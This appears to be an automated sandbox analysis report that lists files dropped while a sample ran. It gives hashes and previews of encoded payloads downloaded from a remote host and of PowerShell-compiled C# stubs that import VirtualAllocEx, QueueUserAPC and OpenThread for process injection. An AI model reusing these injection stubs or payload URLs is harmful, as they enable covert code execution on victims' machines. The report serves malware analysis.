IE Cache URL:	http:// api10.laptok.at/api1/eo_2BIlYIakkFjtKlYh34Ss/HzB35UuLk7/cRenSoj_2Bmnd8Dj2/x181tJXN27RB/cqhJWTWpoyc/WU_2BHDqXNQHyF/aDmY5Jw7iTMS8Sm28wuKE/aE7o1rgRq9Zga98a/Lfk5mVpEscNl_2B/PEL_2BzPSrlVxe7hjg/VwlhIVlrD/Q75QLCo1R_2FGgXCAPcg/a82_2BpHTzLUJRE2skc/NrjfTQynui55314yUu2lJ7/NuVMlNbXu5eLz/t14q6jvB/NktWJXjAjAGBXHfWPm_0A_0/DDQhZDtGQu/HIp9aDbbcUD_2FJMS/dgITkO1jgRVp8/MzuzdPBBs/X
Preview:	bCDmG56/ZGJCnK57yB48316E1AwMxoZFpLJ/fL6RyHH6z8WWxfeP5zsll9nQJixRoABWeyYOh+QvmbbTogob9cq/3ayFjfEgr8iqVOjarjeS13gakZSlB5kYToxRul+cKcG5DoKRCFpia5IoNTX/cqQdxLTX41TXxNTjfFlnpJy88JrJLpXK8HMnRefEmshmLublL1L0nsQPylestSsciJS4KMnnDn0t/jzqFb9ej9iKhd58CiFPMmaQChq0SoL+BzPjSp20D5BFf3ayIVCFQp+I9tuN8q8q7hIJ6FpBcNvutQ3KX6863HQhKvpXkBrepMOcF0FYtvC9Tc/wFS+d6pmVVTf/ujpuwmI8HJSCQAj4JXtM7YpFLj87pnV0ijP+L+oF/AVd55puLadVfoxK+Is6XbJeLxCrgEBb/QWaL6SV8HBpDcQEPrcYDOznjDm8ATNlzK86vGAKxBfH8CiNw6qIaInwrJQ/rOIErZGDkTtyKGrvAkaHqg76KhBAiQ3BNn+H1nU27D0pO/KA58JS+10MCKOY31FWx9CAHcHarDnvbRnk0WTqje/i4QbODSp8g6XJuaa95ltgYOKbGxadZQ9IfFNVrSEwxRqYkBZcnGu2EtpWpC1Ks/fYLJOX/z1lelzjN5PluvEWV2H60wq06JnJl85dFWDBfcTjv/sS837YVzTtI1wae22Xzk2wERnobGvULJhD1FNbylgTCyH9UCS2Cq/NUzEARHSOZCnYB7woyDdlFlAbMHBkwHJV23NKATjqITLAkmobXJXh/zEltrLapPklZsumwXAolxOqgaRl9EmartlkRMjScYA6AtZSBcSgzDAxgZtyTr3kQQJscv4qgSjhVDW8kWO66xm8u/3H7SS/LXh3BryRRetoELZcetKWzVRTXAeeTiDajUn/ke8Gp7ra1aSdTNW/jhrUJ8UANKS4hUiafZ8HDBpR38v24/ZL4Db0DER2nJm+aHTEIBw66My91kYg1Xh6UlvK

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\3js[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338008
Entropy (8bit):	5.999869391852298
Encrypted:	false
SSDEEP:	6144:X36/dI+cmFqVRwgq2o/JG/IRKIyyCmZm/hKC2Ny5vWb1OB/sQx2IKtA4QMO:a/dINmGREBXE3mUIC2nXc2IKW4Qp
MD5:	03D61BB1F49164FA9812A5E896C67F3E
SHA1:	85FA697A67481A5631B61FB3F539B4503B929EA1
SHA-256:	CDE50C5D8FC8B941FD19E1F70B357635061FBFE6F9A0D5BD4C0CFD9F46BF8436
SHA-512:	04E6947E4C892007BD46F9FAA52D9B792892A929AFDCD2797091F54EC65D2822366F0A0743EB20B9E1497B08E164F5DB194010186D31B65831CB9C839A71C784
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/XO7QtVtOxvAU4dkxK/MUnrl2paNhM_/2FhuHDAlai0/NYk3fgMRD21K6x/275eVNVSoFX1z_2Fdgzow/MjYIlNw6pXOFZtoH/ck22OsEBi4g5A21/99QRfbFqCod1fjkNsK/XxVSIrdVG/7FHa2ER9Ft02LqAkeU18/04NkD5rjB5JZqGFdQLM/maVmTCXIlwp0EX02aBt_2F/Clo4eegFdQ1lk/P1pW4ZJ5/wIbd6IdM2um9GQiRmu4HTYW/_2FpOuqNYz/HTi5jYJ7JeAd_0A_0/Dg9X8gZJHmh_/2B_2FHgF5eg/hemqUNvmE05Kam/e7yAaZ9rb60RXTZYuOS2q/HQUlA_2F4Fhmtp/3js
Preview:	ix+4zopyS5Zb1yhQYCwOCVX8cdmxlByXC8UyxeQK0zznJlDVK9Oxl8Rq1F05vsKoIReV9UZOLSxZ1jvHDnCVs4gT5YM0PY/Ugn/E4Q8lv7AbuXQNF919sT99Z5qQ5oLVwLPRJJjRaRs8w0Yb0L/FMjrqCAAQ3HHRoRJfEqVsmy5BRYhbJLTGIFiHAEQ6mXalmlkwlt1V9HFEZuG/O3LXXsAkNj9dgUwDEpOLhnTxRp0/XP3bIxs5gyKVhVPYphhfmr1dJrkKxo9a9/c5ibgljval/GdZWjwqqgLrhaQonD3/o9AhWMu2xZ3yXsA08eboPRIQXj9zOicR/ip6PtDVocwDkwimC+ACJ5uobFopja2yO3cVeiF2xJSzHxvccwII9EZFEhWpEavbPx/D4ZXg7YtbEbDoX1VWryX4fAcx9V7ZRJ3UrvXA0H4IzCvfoAvhXe9wu6gfxLWXaY0C47fRrcxJjFl5JJR0UMzb3bqE6I2qE0tF0H0UZ+Vr6+esPmFbLzjErDldhK8LrgEtO2y3wS82DKjypVmH68MYEedt1l1yssNAzaZbnlvrIs+r0sjCOUKrzhQlwWulPbL7oJ+VeR5elHyyhnRFAsymKu8YMOJDEiqfqfUsosgV/OEm+kBstS7l8o+OlOdP67DLUNUjCZGHiG1Xdfxqwy7QePTlH5zKfmx7hucr/wDCYhWv9EGLpytc3Jt28tLKqXhrYFnInjBO84x8ZQEuaaj/QPUhqZbdulImaf/JkFslNxOrJh8NdV6/MN5noGp0Pepmur7ldmdzCM+WPkKW9EvlABimnJDYbt0QfkSKdAcHbCdchWLWVhDruMAn1GBH7Rx3kzUYBu3gK2CEIqq7n+EJuq9Yz4k/9IAXAiodT7OVSgOxcp34CPUsmkb8Rvqcu8dfndVOdARDUt1yXb2hBgteYrxc4Suuo59wOMPeYFueTpxivJQwKwAu9wu+I5z40daKVd6r4iwA0WExliDIbKfkWB+/

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKaBPnKdi5:qEPerB4nqRL/HvFe9t4CvpBfui5
MD5:	C85C42A32E22DE29393FCCCCF3BBA96E
SHA1:	EAF3755C63061C96400536041D4F4EB8BC66E99E
SHA-256:	9022F6D5F92065B07E1C63F551EC66E19B13E067C179C65EF520BA10DA8AE42C
SHA-512:	7708F8C2F4A6B362E35CED939F87B1232F19E16F191A67E29A00E6BB3CDCE89299E9A8D7129C3DFBF39C2B0EBAF160A8455D520D5BFB9619E4CDA5CC9BDCF550
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B41
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.20399865789353
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fGHw2wD+zxs7+AEszI923fGHw2wPn:p37Lvkmb6KzOQfD+WZE2OQfP
MD5:	4A5ABBCCDAEABEB5A5A2E91C499C9AAE
SHA1:	6EAE4E4AF91EB7A27A3C2A24DB4BDAA390BA0910
SHA-256:	0DE61DDD93445146459E5AFE000A60D9D8FB135A2CAAC95F33701EA1BFDB776E

C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.cmdline	
SHA-512:	992E9BA8FE78BACC0F6D4C9ADA45063F1CC3CD9C3326A886C55CF5F631BE4F5FF216B4163261B098C44987963469D06EC9B876C08F8B532A5B20BD300BA61B0 5
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\3he3buld\3he3buld.0.cs"

C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6248155917736997
Encrypted:	false
SSDEEP:	24:etGStM+WEei8MTx2qHtLUyBrldWtGYwxhtkZfIruEw7I+ycuZhNGakSOPNnq:6T7qMTxzJUyNrWQYwSJIw1ulGa3Sq
MD5:	4F7A3D12C99935CEDE22FC48B24A0DF8
SHA1:	D1E697A33A6E3D72C52D9EA295C7846F460B1D4F
SHA-256:	D1119EBD5877945573542A86D6695261FA02F828254609E3C8D9719F687961BA
SHA-512:	B73C012DA20D9F575BAE3A3CCD2429AB03BCC3B7B82EA76FEFFC2DE70D53563B56B5B51E3BC875649EC5D9D1F260510CAD28AED058376820A39AA2DF8E370 6B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...._.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P ....._.....e.....p.....v....._.!..._..!._.&..._.....+....4.:.....6.....H.....P..... .....<Module>.3he3buld.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\3he3buld\CSCBE830862A12C4DC4815ABE234EBA2CD.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.096493981207344
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryoak7YnqqOPN5Dlq5J:+RI+ycuZhNGakSOPNnqX
MD5:	9F396BC464094036521D8E5436A7A385
SHA1:	A9D93526053ADBE816D90546F1203AB76285AB97
SHA-256:	DEEC56A6C5E18A967A16667642CDDF981EC7B5F737BDA583C0FFACF1E3D267F9
SHA-512:	8F422F649ED7DEF71DC416ABB1677CAA41E859D498EBE636AAB3EEB6373F6B47C624CD46E002F20FCD3135972AD01856BB3832C0264EF9B5441FE52AE1AA10 0
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.h.e.3.b.u.l.d...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...3.h.e.3.b.u.l.d...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\6110.bi1	
Process:	C:\Windows\System32\cmd.exe

C:\Users\user\AppData\Local\Temp\6110.bi1	
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	1.2776134368191157
Encrypted:	false
SSDEEP:	3:111Qv:Luv
MD5:	5B3345909519932D6670D92F16496463
SHA1:	6CCABAAC9315486C106AB1BBB7E6F153F5C1A3BD
SHA-256:	0B5C0F6FFAC14107357E2C1BFE0DEA06932FD2AA5C8BD598A73F25655F0ABFD5
SHA-512:	B41A0E9BA8A092E134E9403EA3C1B080B8F2D1030CE14AFA2647B282F66A76C48A4419D5D0F7C3C78412A427F4B84B8B48349B76FF2C3FD1DA9EC80D2AB14A6 B
Malicious:	false
Preview:	 -------- ..

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.393346746839114
Encrypted:	false
SSDEEP:	3:oVXVPmWB8JOGXnFPmW6Lun:o9/BqvB
MD5:	265B5A949C8ACDA4E010CB4D846E09E5
SHA1:	175F85111C7777D378E99115202D1873E9A6DF6C
SHA-256:	D2095E1496FEC54784E4DC7FDDBF683604D470E414319881B4545F1278CA7B8B
SHA-512:	84A45E1B1595A23C29259CBF7077F4A51BEF362FAC8C65EE704C426EA463549A46DC69B90991727D1465E1B859DE74CA42439E2DBC9E0EC1D459BA76BA2F3DA 3
Malicious:	false
Preview:	 [2020/11/20 10:40:59.539] Latest deploy version: ..[2020/11/20 10:40:59.539] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES47A8.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2188
Entropy (8bit):	2.706974059263276
Encrypted:	false
SSDEEP:	24:BfwzxtllXuH5hKdNnI+ycuZhN2akS+PNnq92pwzW9I:Bott/XunKdV1ul2a3iq9/
MD5:	46AF343D2B51BE51692F6C7C859211CC
SHA1:	EE9CDF511E2FAB41C67DECD86C27532A64432EE4
SHA-256:	FFFC76A20030AFDC97ACB1C11A4A537BD556D54A64843A4BD9BA8EEEB0EF446A
SHA-512:	04F2D2DAB52B1DA51C0541629A3EE1E32FEFB0FA7FDD57F573AF90055EC20215C266C014E8FBEE7C3863F258641D7501772235C33AB49571EE62132289F79643
Malicious:	false
Preview:	.....U....c:\Users\user\AppData\Local\Temp\l4vfe2li\CSC4DA260FDB3A0492587313FAF41D3B261.TMP.....R..KB..d.....5.....C:\Users\user\AppData\Loca l\Temp\RES47A8.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES5D63.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.702617585867712
Encrypted:	false
SSDEEP:	24:p6OW+IBuHgWhKdNnI+ycuZhNGakSOPNnq9qp+e9Ep:o9+OuAMKdV1ulGa3Sq9F
MD5:	B82724412BAA9C5AD2E1DDDEC01C1246
SHA1:	CCEDDCF15EFE0AC0E5B77F8FC68CC591F34FAB7F
SHA-256:	2E8866D5622035D59B52BB4882CAEEE1D7B158095D33DE9915015E855001D818
SHA-512:	C62287C0E6188D83B3420D3AD553DB0C2AEF2C18B54E7E13583DED7A8035D7A67DE95A7E26C496F23CE0C19CFBE5E9156249D0C5F030C14243E21B508EEC0D 8
Malicious:	false

C:\Users\user\AppData\Local\Temp\RES5D63.tmp	
Preview:	.....T....c:\Users\user\AppData\Local\Temp\3he3buld\CSCBE830862A12C4DC4815ABE234EBA2CD.TMP.....9k.d.@6R..T6.....5.....C:\Users\user\AppData\Local\Temp\RES5D63.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fqnczgio.wj0.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xzvcmevw.tol.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\l4vfe2li\CSC4DA260FDB3A0492587313FAF41D3B261.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0835608763166036
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryeFak7YnqqrqPN5Dlq5J:+RI+ycuZhN2akS+PNnqX
MD5:	FDD8EDB0A1FA528A144B42FDF36494BC
SHA1:	90EAE949F2B3EEDE7D91E8FA102584BCA20C380D
SHA-256:	A8C2BC877B56C5EED1F721675B2AFA60B2C0925D574A13DD9D6D8F2CD9B21C90
SHA-512:	E561BE12CB6F09F3BA8BE993671DF22689F5B6665262C914C8DC4992978F563DDF008DC8CBA6ACF550B0A011FB31034FDA085B6B666C5D1B9D1199A34EDC09C
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.4.v.f.e.2.l.i...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...l.4.v.f.e.2.l.i...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy

C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.0.cs	
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.21649533077329
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fHc4Gzxs7+AEszl923fHc4VLGAn:p37Lvkmb6KzfcXWZE2fcYLGAn
MD5:	C686ECD4A4EAD39E76CFD3B2CB0B81C2
SHA1:	4A2FFCA4978B26032FD1DBBE54076E54C20DFBA7
SHA-256:	7DCA09273F52CD414AFF117A0F0EF46FC939D8D3E05F96CF713914B13BB2D2F1
SHA-512:	7AA0E7D6433297C1026709187DFDB3B6820C96A9EB2EF9C2C2D26F8FF14A0F0C0062D66AEA6C4CDA873A0DF1AD1B8F4A0D9AC7B5D5C748DA064FFD7AC8EBF9B5
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.0.cs"

C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6034603197877146
Encrypted:	false
SSDEEP:	24:etGSu/W2Dg85xL/XsB4zIL4zqhRqPPtkZfue/n+II+ycuZhN2akS+PNnq:6rWb5xL/OPbuuJu8n1ul2a3iq
MD5:	FAF0CA62797A98B0959BCFD55B2076BB
SHA1:	8ED19CF99C5C7ED52D74B187B982DAE084B7DC23
SHA-256:	BAB4A735428F0C29D96A657B52F652B77BF49990A9E224950C6A0D5A6D9AB673
SHA-512:	6B31A71B76CD8B6A7CB0F8C63B7630660CD6F1B377C852E4E0868A6D1F5EFE607B55519D0531484E158A6C83FE1717CB00F26D1D091492DC63F2F6A1CF1F8C7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...._.....!.....#... ...@..... ....@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g.....o.....{.....a. ...a...!.a.%...a.....*....3./....6.....C.....V..... .....<Module>.l4vfe2li.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

